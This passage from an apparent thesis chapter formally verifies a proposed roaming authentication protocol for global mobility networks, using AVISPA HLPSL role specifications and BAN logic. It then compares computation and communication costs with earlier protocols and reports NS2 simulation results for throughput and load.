The proposed authentication protocol is simulated using a formal verification tool called Automated Validation of Internet Security Protocols and Applications (AVISPA) (Armando et al., 2006). This tool aims at developing a push-button web interface, technology for the analysis of internet sensitive protocols and it will speed up the development of the next generation security protocols. In addition, AVISPA tool is used for the formal verification and prove the robustness of a cryptographic protocol.

We specified our protocol in High Level Protocols Specification Language (HLPSL) in order to analyse under OFMC (On the Fly Model Checker) backend using AVISPA tool (Basin et al., 2005). HLPSL is role oriented language, the basic roles specify each participant role and composition roles for signifying communication scenarios. The adversary $\mathscr{A}$ in HLPSL is specified using a security model called Dolev-Yao (DY) model (Dolev and Yao, 1983). Thus, an intruder can take part in an authentic role. The role system also defines a number of sessions, principals, and associated basic roles. Several HLPSL supported basic types are *agent, const, symmetric key, public key, text, and nat* for natural numbers. In HLPSL transition of the form $A = | > B$ connects an event A and the activity B. The goal $sec\_of\ P$ states that the variable P remains secure. We have implemented three roles in HLPSL such as m_user, h_agent and f_agent along with session, environment and goal roles. The proposed protocol in HLPSL implementation covers registration phase, login and authentication phase. Initially, *m_agent* hears a start signal and change the state from 0 to 2. A variable *State* is used to maintain the state value. In registration phase, MU transmits RID_M using Send() operation to HA through a secure channel. In addition, MU receives a smart card $SC = \{ID_H, P, H_S, T_S, h(.)\}$ from HA using Recv() operation. In login and authentication phase MU sends $M_{MF} = \{ID_H, A_M, C_M, D_M, P\}$ to FA using public channel, then FA returns $M_{FM} = \{B_H, C_F, A_F\}$ to the MU through insecure communication channel. The MU role using HLPSL is shown in Table 5.4. The declaration secret

Table 5.4 HLPSL role specification for MU's process.

```
%% HLPSL:
role m_user (MN, HN, FN : agent,H: hash_func,
SKmh : symmetric_key,Send, Recv: channel(dy))
played_by MN
def= local
IDm, PWm, Nm, RIDm, TS, SH : text, State: nat,
P, RH, RM, Am, Bm, SF, Cm, K, Dm : text,
IDh, IDf, RF, SK, BH, : text, F : hash_func
const m_f_rm, f_h_rf, p1, p2, p3, p4: proto_id
init State := 0

% Registration process
transition
1. State = 0 /\ Recv(start)= | >
State'= 2 /\ Nm' := new() /\ RIDm' := H(IDm.Nm')

% Submit RID_M to home agent via secure channel
/\ Send( RIDm'_SKmh)/\ secret(IDm, p1, MN,HN) /\
secret(PWm,Nm', p2, MN)

% Accept registration parameters
2. State = 2 /\ Recv(IDh.P.F(RH'.P).H.TS'_SKmh)= | >
State' := 4 /\ secret(SH, p3, HN) /\ secret(SF, p4, FN)

% Login and authentication phase
/\ RM' := new() /\ Am' := F(RM'.P)
/\ Bm' := F(AM'.F(RH'.P)) /\ K' :=TS' xor Bm'
/\ Dm' := H(K'.IDf.H(IDm.Nm'))

% Login request M_MF to the FN via public channel
/\ Send(IDh.Dm'.P.Am')

% MN has nonce rm for FN
/\ witness(MN, FN, m_f_rm, RM')

% Accept M_FM from foreign agent
3. State=4 /\ Recv(H(IDha.IDf.TS'.F(RF'.P)).
H(F(RH'.P).F(RF'.P).Bm').H(IDha.IDf.TS'.F(RF'.P))))= | >
State'= 8 /\ SK':=H(F(RH'.P).F(RF'.P).AM')
end role
```

$(IDmu, p1, MN, HN)$ denotes that the ID_M is only known to user & home agent, which is identified using $p1$. $witness(MN, FN, m\_f\_x, X)$ specifies the authentication property of agent MN has freshly generated the nonce x for the agent FN. In a similar way, HA and FA roles using HLPSL is shown in Table 5.5 and 5.6, respectively. The roles of session, environment, and goals are presented in Table 5.7. The proposed protocol is simulated using AVISPA web tool under the ATSE (ATtack SEarcher) and OFMC backends. The AVISPA result consists of the following sections:

1. **SUMMARY:** Which specifies that whether the tested authentication protocol is safe or unsafe.

2. **DETAILS:** Describes under what criteria the tested protocol is declared safe or unsafe.

3. **PROTOCOL, GOAL, and BACKEND:** This section denotes the protocol name, the goal of the protocol analysis and the back-end used by the AVISPA tool.

The AVISPA results of the analysis using OFMC and ATSE as a backend is shown in Figures 5.3 and 5.4, respectively. It is evident from the results that the proposed authentication protocol is safe and satisfies the design goals for roaming service in global mobile networks. Further, the proposed protocol is verified using SPAN (Security Protocol Animator) tool (Glouche et al., 2006) to detect and build a message sequence chart (MSC) to represent the possible attacks and intruder activities.

5.7 Authentication proof of the proposed protocol using BAN logic

Notations of BAN Logic:

- $A| \equiv B$: The entity A believes a message B.

- $A \Rightarrow B$: A has jurisdiction on B.

- $A \triangleleft B$: A sees the statement B.

Table 5.5 HLPSL role specification for HA's process.

role **h_agent** (MN, HN, FN : agent, H: hash_func,
SKmh : symmetric_key, Send, Recv: channel(dy))
played_by HN def= local
IDm, PWm, Nm, HS, Am, TS, Cm, SH : text,
P, SF, RH, IDh, IDf, Km, RM, RF, Ah, BH: text,
F : hash_func State : nat,
const m_f_RM, f_h_rf, p1, p2, p3, p4: proto_id
init State := 0

% Home Agent registration process
transition
1. State = 0 /\ Recv(H(IDm.Nm')_SKmh) = | >
State' := 3 /\ secret(IDm, p1, MN,HN)
/\ secret(PWm,Nm', p2, MN)/\ TS' := new()
/\ RH' := new() /\ HS' := F(RH'.P) /\ secret(SH, p3, HN)
/\ secret(SF, p4, FN)
% Submit the registration details to the user
/\ Send(IDh.TS'.P.HS'.H_SKmh)

% Login and authentication phase
% Accept M_{FH} from Foreign Agent
2. State = 3 /\ Recv(IDh.H(H(TS'.F(RM'.F(RH'.P))).IDf.H(IDm.Nm')).
P. F(RM'.P). F(RF'.P).IDf.H(H(IDf.SF).
F(RF'.P).IDh.H(H(TS'.F(RM'.F(RH'.P))).IDf.H(IDm.Nm')).P.F(RM'.P)))= | >

% Return message M_{HF} to FN.
State' := 5 /\ Ah' := H(IDh.H(IDf.SF).
F(RM'.F(RH'.P))) /\ BH' :=
H(IDh.IDf.TS'.F(RF'.P))/\ SK' :=H(HS'.F(RF'.P).AM')
/\ Send (SK'.Ah'.BH')
% HN's acceptance of rf generated by the FN
/\ request(FN, HN, f_h_rf, RF')
end role

- $\#R$: The message B is fresh.
- $A|\sim B$: A once said B.
- $\{B\}_K$: B encrypted with K.
- $A \overset{K}{\longleftrightarrow} B$: The key K is shared between A and B.

Table 5.6 HLPSL role specification for FA's process.

role **f_agent** (MN, HN, FN : agent, H: hash_func,
SKmh : symmetric_key, Send, Recv: channel(dy))
played_by FN; def= local
IDm, PWm, Nm, Mbu, HS, TS, SH:text,
P, RH, IDha, Am, RM, RF, IDf, SK: text, State:nat,
Af, Bf, Ah, Cf, SF : text, F : hash_func
const f_h_rf, m_f_rm, p1, p2, p3, p4 : proto_id
init State := 0
% Login and authentication phase
transition
1. State = 0 /\ Recv(IDh.H(H(TS'.F(RM'.F(RH'.P))).
IDf.H(IDm.Nm')).P. F(RM'.P)) = | >
State' := 1 /\ RF' := new() /\ Af' := F(RF'.P)
/\ Bf' := H(H(IDf.SF).Af'.IDh.xor(H(IDm.Nm')
, F(RM'.F(RH'.P))).H(H(TS'.F(RM'.F(RH'.P))).
IDf.H(IDm.Nm')).P.Am) /\ secret(IDm, p1,
MN,HN) /\ secret(PWm,Nm', p2, MN)
/\ secret(SH, p3, HN) /\ secret(SF, p4, FN)
% Submit M_{FH} to the Home Agent
/\ Send(IDh.H(H(TS'.F(RM'.F(RH'.P))).IDf.
H(IDm.Nm')).P. F(RM'.P). Af'.IDf. Bf')/\ witness(FN, HN, f_h_rf, RF')
% Accept M_{HF} from HN through public channel.
2. State = 1 /\ Recv(H(HS'.F(RF'.P).RM').
H(IDh.H(IDf.SF).F(RM'.F(RH'.P))).H(IDh.IDf.TS'.F(RF' .P))) = | >
State' := 2 /\ Cf':=H(H(HS'.F(RF'.P).RM').H(IDha.IDfa.TS'.F(RF'.P)))
% **Return message M_{FM} to the Mobile User**
/\ Send(H(IDh.IDf.TS'.F(RF'.P)).Cf'.F(RF'.P))
end role

Basic rules of BAN logic:

R1 **Message Meaning Rule:**

$$\frac{A| \equiv A \overset{K}{\longleftrightarrow} B, A \triangleleft \{B'\}_K}{A| \equiv B| \sim B'}.$$

R2 **Nonce verification rule:**

$$\frac{A| \equiv \#(R), A| \equiv B| \sim R}{A| \equiv B| \equiv B'}.$$

R3 **Jurisdiction rule:**

$$\frac{A| \equiv B| \Rightarrow R, A| \equiv B| \equiv R}{A| \equiv B}.$$

Table 5.7 HLPSL Session, goal and environment role specification.

```
role sess (MN, HN, FN : agent,
SKmh : symmetric_key, H: hash_func)
def= local PS1, PS2, PS3, QR1, QR2, QR3 :
channel (dy)
composition
m_user (MN, HN, FN, SKmh, H, PS1, QR1)
/\ h_agent (MN, HN, FN, SKmh, H, PS2, QR2)
/\ f_agent (MN, HN, FN, H, PS3, QR3)
end role

role environ()
def= const mui, hai, fai: agent, f, h : hash_func,
idh, idf, cm, am, af, p : text, skmh: symmetric_key,
m_f_rm, f_h_rf: proto_id,
p1, p2, p3, p4: proto_id
adversary_knowledge= mui, hai, fai, f, h, idh, idf, cm, am, af, p
composition
sess( mui, hai, fai, skmh, h)
/\ sess(i, hai, fai, skmh, h)
/\ sess(mui, i, fai, skmh, h)
/\ sess( mui, hai, i, skmh, h)
end role

goal
sec_of p1
sec_of p2
sec_of p3
sec_of p4
authentication_on m_f_rm
authentication_on f_h_rf
end goal
environment()
```

R4 **Session key rule:**

$$\frac{A| \equiv \#(R), A| \equiv B| \equiv R}{A| \equiv A \overset{K}{\longleftrightarrow} B}.$$

R5 **Freshness concatenation rule:**

$$\frac{A| \equiv \#(R)}{A| \equiv \#(R, Y)}.$$



Figure 5.3 Result analysis using OFMC backend.



Figure 5.4 Result analysis using ATSE backend.

The security properties of the proposed protocol is analysed and proved using BAN logic extended rule called ER:

$$\frac{A| \equiv B \overset{K}{\longleftrightarrow} A, A \triangleleft f(R,Y)}{A| \equiv B| \sim R)}.$$

Here, K is pre-shared key between A and B; originality of the principals are verifying using the function f.

Idealized form The proposed protocol messages between MU, FA, and HA is transformed into idealized form:

$$M_{MF}: \; MU \rightarrow FA : \{MU \overset{D_M}{\longleftrightarrow} HA, ID_H, RID, A, P\}.$$

$M_{FH}: FA \rightarrow HA : \{FA \overset{K_{FH}}{\longleftrightarrow} HA, ID_F, M_{MF}, A_F, B_F\}.$

$M_{HF}: HA \rightarrow FA : \{HA \overset{SK_{KFH}}{\longleftrightarrow} FA, ID_F, ID_H, T_S, S_F, A_M, A_F\}.$

$M_{FM}: FA \rightarrow MU : \{FA \overset{SK}{\longleftrightarrow} MU, ID_F, ID_H, T_S, A_F\}.$

The following assumptions are made to analyse the security requirements of the proposed authentication protocol:

Assumption 1: $MU| \equiv MU \overset{H_S}{\longleftrightarrow} HA$;

Assumption 2: $HA| \equiv MU \overset{H_S}{\longleftrightarrow} HA$;

Assumption 3: $FA| \equiv FA \overset{K_{FH}}{\longleftrightarrow} HA$;

Assumption 4: $HA| \equiv FA \overset{K_{FH}}{\longleftrightarrow} HA$;

Assumption 5: $MU| \equiv \#A_M$; $FA| \equiv \#A_F$;

Assumption 6: $HA| \equiv FA| \Rightarrow FA \overset{SK}{\longleftrightarrow} HA$;

Assumption 7: $FA| \equiv HA| \Rightarrow FA \overset{SK}{\longleftrightarrow} HA$;

Assumption 8: $FA| \equiv MU| \Rightarrow MU \overset{SK}{\longleftrightarrow} FA$;

Assumption 9: $MU| \equiv FA| \Rightarrow MU \overset{SK}{\longleftrightarrow} FA$;

HA Authentication process: By applying ER and the BAN logic rules R1-R5 on the proposed protocol, It can be written as follows:

$$\frac{HA| \equiv MU \overset{H_S}{\longleftrightarrow} HA, HA \triangleleft f(h(RID||H_S||T_S||R_M), D_M)}{HA| \equiv MU| \sim D_M)}.$$

Using freshness rule R5, the following statements can be made:

$$\frac{HA| \equiv (R_M, D_M)}{HA| \equiv R_M}; \quad \frac{HA| \equiv \#(T_S)}{HA| \equiv \#(T_S, D_M)};$$

and

$$\frac{HA| \equiv \#(T_S)}{HA| \equiv \#(T_S, R_M)}.$$

Likewise, $HA| \equiv FA| \sim B_F$; specifically, using message meaning rule R1, register a subsequent statement:

$$\frac{HA| \equiv FA \overset{K_{FH}}{\longleftrightarrow} HA, HA \triangleleft f(h(M_{MF}||A_F||K_{FH}||R_F), B_F)}{HA| \equiv FA| \sim B_F}.$$

Based on that the following statement can be realized:

$$\frac{HA| \equiv (M_{FH}, B_F)}{HA| \equiv M_{FH}}.$$

Likewise HA authenticates the agents MU and HA.

FA authentication process:

$FA| \equiv HA| \sim M_{HF}, FA| \equiv \#(A_H)$ and

$(FA| \equiv (M_{HF}, A_H)/(FA| \equiv M_{HF})$; by using message meaning rule R1:

$$\frac{FA| \equiv HA \overset{K_{FH}}{\longleftrightarrow} FA, FA \triangleleft f(\{SK\}_{KFH}, A_H, B_H)}{FA| \equiv HA| \sim A_H}.$$

Using freshness rule R5 the following statements can be written:

$$\frac{FA| \equiv \#(R_F)}{FA| \equiv \#(R_F, A_H)}; \frac{FA| \equiv \#(A_H)}{FA| \equiv \#(A_H, M_{HF})};$$

Using jurisdiction rule R3 FA believes HA:

$$\frac{FA| \equiv HA| \Rightarrow A_H, FA| \equiv HA| \equiv A_H}{FA| \equiv A_H}$$

MU authentication process:

$MU| \equiv HA| \sim M_{FM}$, $MU| \equiv \#(B_H)$ and $(MU| \equiv (M_{FM}, B_H)/(MU| \equiv M_{FM})$; Precisely, using message meaning rule R1:

$$\frac{MU| \equiv HA \overset{H_S}{\longleftrightarrow} MU, MU \triangleleft f(h(SK||T_S||A_F), B_H)}{FA| \equiv HA| \sim B_H}.$$

Here, MU computes and verifies B_H & C_F, if verification fails, MU will not form the correct session key $SK = h(H_S||A_F||R_M)$ to communicate with FA. In this scenario, the subsequent statements are necessary to prove the authenticity of FA and HA using BAN logic belief rules:

$$\frac{MU| \equiv (A_F, B_H)}{MU| \equiv A_F}; \frac{MU| \equiv (C_F, A_F)}{MU| \equiv C_F};$$

and

$$\frac{MU| \equiv (SK, C_F)}{MU| \equiv SK}.$$

In this manner, the proposed protocol has been proved faithful, and the legal participants MU, FA, and HA can authenticate each other. Moreover, the proposed authentication protocol establish a secure session key.

5.8 Performance Analysis

In this section, a thorough evaluation of the proposed protocol with other recent authentication protocols (Karuppiah and Saravanan, 2015; Kuo et al., 2014; Reddy et al., 2016)

in terms of functionalities, computational and communication cost has been done.
Table 5.8 list the security parameters comparison of the proposed protocol and other related authentication protocols. It is clear that the proposed protocol achieves better security and withstands all threats in global mobility networks. Mobile terminals have

Table 5.8 Security properties comparison

Security Properties	**Proposed**	**Karuppiah et al.**	**Kuo et al.**	**Reddy et al.**
User Anonymity	✓	✓	×	✓
Mutual Authentication	✓	✓	✓	✓
Withstand Insider Attack	✓	✓	✓	✓
Resistance to Impersonation Attack	✓	×	✓	✓
Withstand Smartcard Loss Attack	✓	✓	✓	✓
Withstand Password Guessing Attack	✓	✓	✓	✓
Security Against Replay Attack	✓	✓	×	×
Perfect Forward Secrecy	✓	✓	✓	✓
Resistance to Stolen-Verifier Attack	✓	×	×	✓
Local Password Verification	✓	✓	×	✓
Fair Key Agreement	✓	✓	×	×
No Time Synchronization	✓	×	×	✓
User Friendliness	✓	✓	✓	✓
Withstand Denial-of-service Attack	✓	✓	×	✓

limited resources in terms of power, processor and memory. Thus, a major issue in wireless and mobile environments is the consumption of resources by computation and communication operations. Notably, the efficiency estimation is performed in terms of communication and computation cost.
Table 5.9 summarizes the computational cost of MU, FA, and HA in login and authentication phase, since this phase is carried out frequently. The notations used to compute computational overhead are as follows:

- T_h: Time complexity of the hash operation.
- T_m: Time complexity of the modular squaring operation.
- T_{sym}: Time complexities of the symmetric encryption and decryption operations.
- P: Number of point operations on ECC.

Table 5.9 Performance comparison

Computation	**Proposed**	**Karuppiah et al.**	**Kuo et al.**	**Reddy et al.**
MU	$5T_h + T_P$	$8T_h + 3T_m$	$9T_h + 2T_P$	$10T_h + 3T_P$
FA	$3T_h + T_P + T_{sym}$	$3T_h$	$2T_h + 2T_P$	$5T_h + 2T_P$
HA	$7T_h + T_P + T_{sym}$	$8T_h + T_m + 3T_{sym}$	$6T_h$	$7T_h + 2T_P$
Total	$15T_h + 3T_P + 2T_{sym}$	$19T_h + 4T_m + 3T_{sym}$	$17T_h + 4T_P$	$22T_h + 7T_P$
Execution time (s)	2.307	2.523	3.060	5.352

- T_P: Time complexity of an elliptic curve point multiplication.

The experiment results yields the execution time of various cryptographic operations: T_h, T_{sym}, T_{asym}, T_m, T_P are 0.0005, 0.0087, 0.01725, 0.522 and 0.763 (seconds), respectively.

In the proposed protocol, *MU* requires five hash computations and one elliptic curve point multiplication operation $(5T_h + 1T_P)$ to send a login message M_{MF} and mutual authentication process. FA needs three hash computations, a symmetric decryption and one point operation $(3T_h + 1T_{sym} + 1T_P)$ to form messages $\{M_{FH}, M_{FM}\}$ to HA and MU, respectively. HA requires seven hash operations, a symmetric encryption and a point multiplication operation to authenticate *MU* and *FA*. From Table 5.9, It can be noticed that the proposed authentication protocol for roaming service is more efficient than the protocols in Karuppiah and Saravanan (2015); Kuo et al. (2014); Reddy et al. (2016).

Table 5.10 summarizes the communication overhead of the proposed protocol and protocols in Karuppiah and Saravanan (2015); Kuo et al. (2014); Reddy et al. (2016). In order to estimate communication cost, it is assumed that the length of the message digest (SHA-1) is 160 bits. The length of the random number, timestamp, elliptic curve point, and the user information are 160 bits, respectively. In proposed protocol, the registration requests $RID_M = \{h(ID_M||N_M)\}$, $SC = \{ID_H, P, H_S, h(.)T_S\}$ needs (160+160+160+

Table 5.10 Comparison of communication cost(bits)

Phase	**Proposed**	**Karuppiah et al.**	**Kuo et al.**	**Reddy et al.**
Registration phase	800	1120	640	960
Login phase	800	800	800	800
Authentication and key establishment	1600	2400	2880	1760
Password change	-	-	320	-
Total cost	**3200**	**4320**	**4640**	**3520**

160+160)=800 bits. The login message $M_{MF} = \{ID_H, A_M, D_M, P\}$ needs (160+160+160+160)=640 bits and the authentication messages M_{FH}, M_{HF}, M_{FM} needs (640, 480, 480)= 1600 bits. Therefore, the proposed protocol requires (800+640+1600)=3040 bits for the message flows between MU, FA, and HA. From Figures. 5.5 and 5.6, it can be certified that the proposed protocol has low computation and communication overhead as compared to the protocols (Karuppiah and Saravanan, 2015; Kuo et al., 2014; Reddy et al., 2016). Hence, the proposed protocol provides a great improvement in terms of security strength and well suited for resource-limited mobile environments.

5.9 Simulation using NS2 simulator

In this section, the network performance parameters of the proposed protocol using NS 2.35 simulator is measured. NS2 is a discrete event network simulator, primarily used in the research community and teaching to simulate various protocols including routing protocols, TCP/UDP protocols, and multicast protocols over wired, Ad hoc, mobile, and wireless sensor networks.

Table 5.11 describes the simulation parameters used by the NS2 simulator. The proposed mobility network model is simulated for 15 sec. We considered three scenarios in which the mobile user's movement with speeds of 10, 20, 40 meters per second is



Figure 5.5 Comparison of computation cost



Figure 5.6 Comparison of communication cost

taken into account.

In each scenario, the proposed protocol consists of four messages between MU, FA, and HA in login and authentication phase. The login message M_{MF} is the size of 640 bits and the authentication messages M_{FH}, M_{HF}, M_{FM} are of sizes 640 bits, 480 bits,

Table 5.11 Simulation metrics.

Metric	Description
Tool	NS2 2.35
S1, S2, S3	Network Scenarios
Number of MU's	4, 7, 8 in S1, S2, S3
Number of FA's	1, 1, 2 in S1, S2, S3
Number of HA's	1, 1, 1 in S1, S2, S3
Mobility	10, 20, 40 ms in S1, S2, S3
Simulation time	15 s
Platform	14.04 LTS

and 480 bits, respectively.

5.9.1 Simulation environment

We have constructed the three global mobility network scenarios for the simulation:

- S1: This simulation model consists of four mobile users (MU's), a foreign agent (FA) and one home agent (HA) with speed of 10 meters per second, the corresponding NS2 simulation is shown in Figure 5.7.

- S2: It consists of seven mobile users (MU's), a foreign agent (FA) and one home agent (HA) with speed of 20 meters per second, the corresponding NS2 simulation is shown in Figure 5.8.

- S3: It consists of eight (MU's), two foreign agents (FA's) and one home agent (HA) with speed of 40 meters per second, the corresponding NS2 simulation is shown in Figure 5.9.

5.9.2 Simulation results

During simulation, the network performance metrics such as throughput, end-to-end delay, load, and packet delivery ratio is analysed.



Figure 5.7 Simulation of S1 scenario.



Figure 5.8 Simulation of S2 scenario.



Figure 5.9 Simulation of S3 scenario.

Impact on throughput

Network throughput (in bps) is the amount of data transmitted successfully in a given time period. Throughput is calculated as:

$$Throughput = \frac{Recvd\ pkts \times Bit\ size\ of\ a\ pkt}{Total\ time}.$$

The throughput of the proposed protocol under different network scenarios are depicted in Figure 5.10. We considered the simulation time of 15 s as the total time. The throughput for S1, S2, and S3 are 596.1 bps, 1037.8 bps, and 1192 bps, respectively. From Figure 5.10, it can be stated that the network throughput increases with the number of

mobile users. Since the number of message exchanges will be more in case of a huge number of MU's are interacting to the service provider network.

Impact on load

The network load can be computed as:

$$Load = \frac{(Sent + Recvd\ pkts) \times Bit\ size\ of\ a\ pkt}{Total\ time}.$$

This simulation model computes the load of the home agent HA. The load for different scenarios is depicted in Figure 5.10. The load of the home agent in the proposed protocol is 1194 bps, 2083.2 bps and 2386.6 bps with respect to S1, S2, and S3. It can be observed that the network load is increasing with more number of mobile users interacting to the HA.

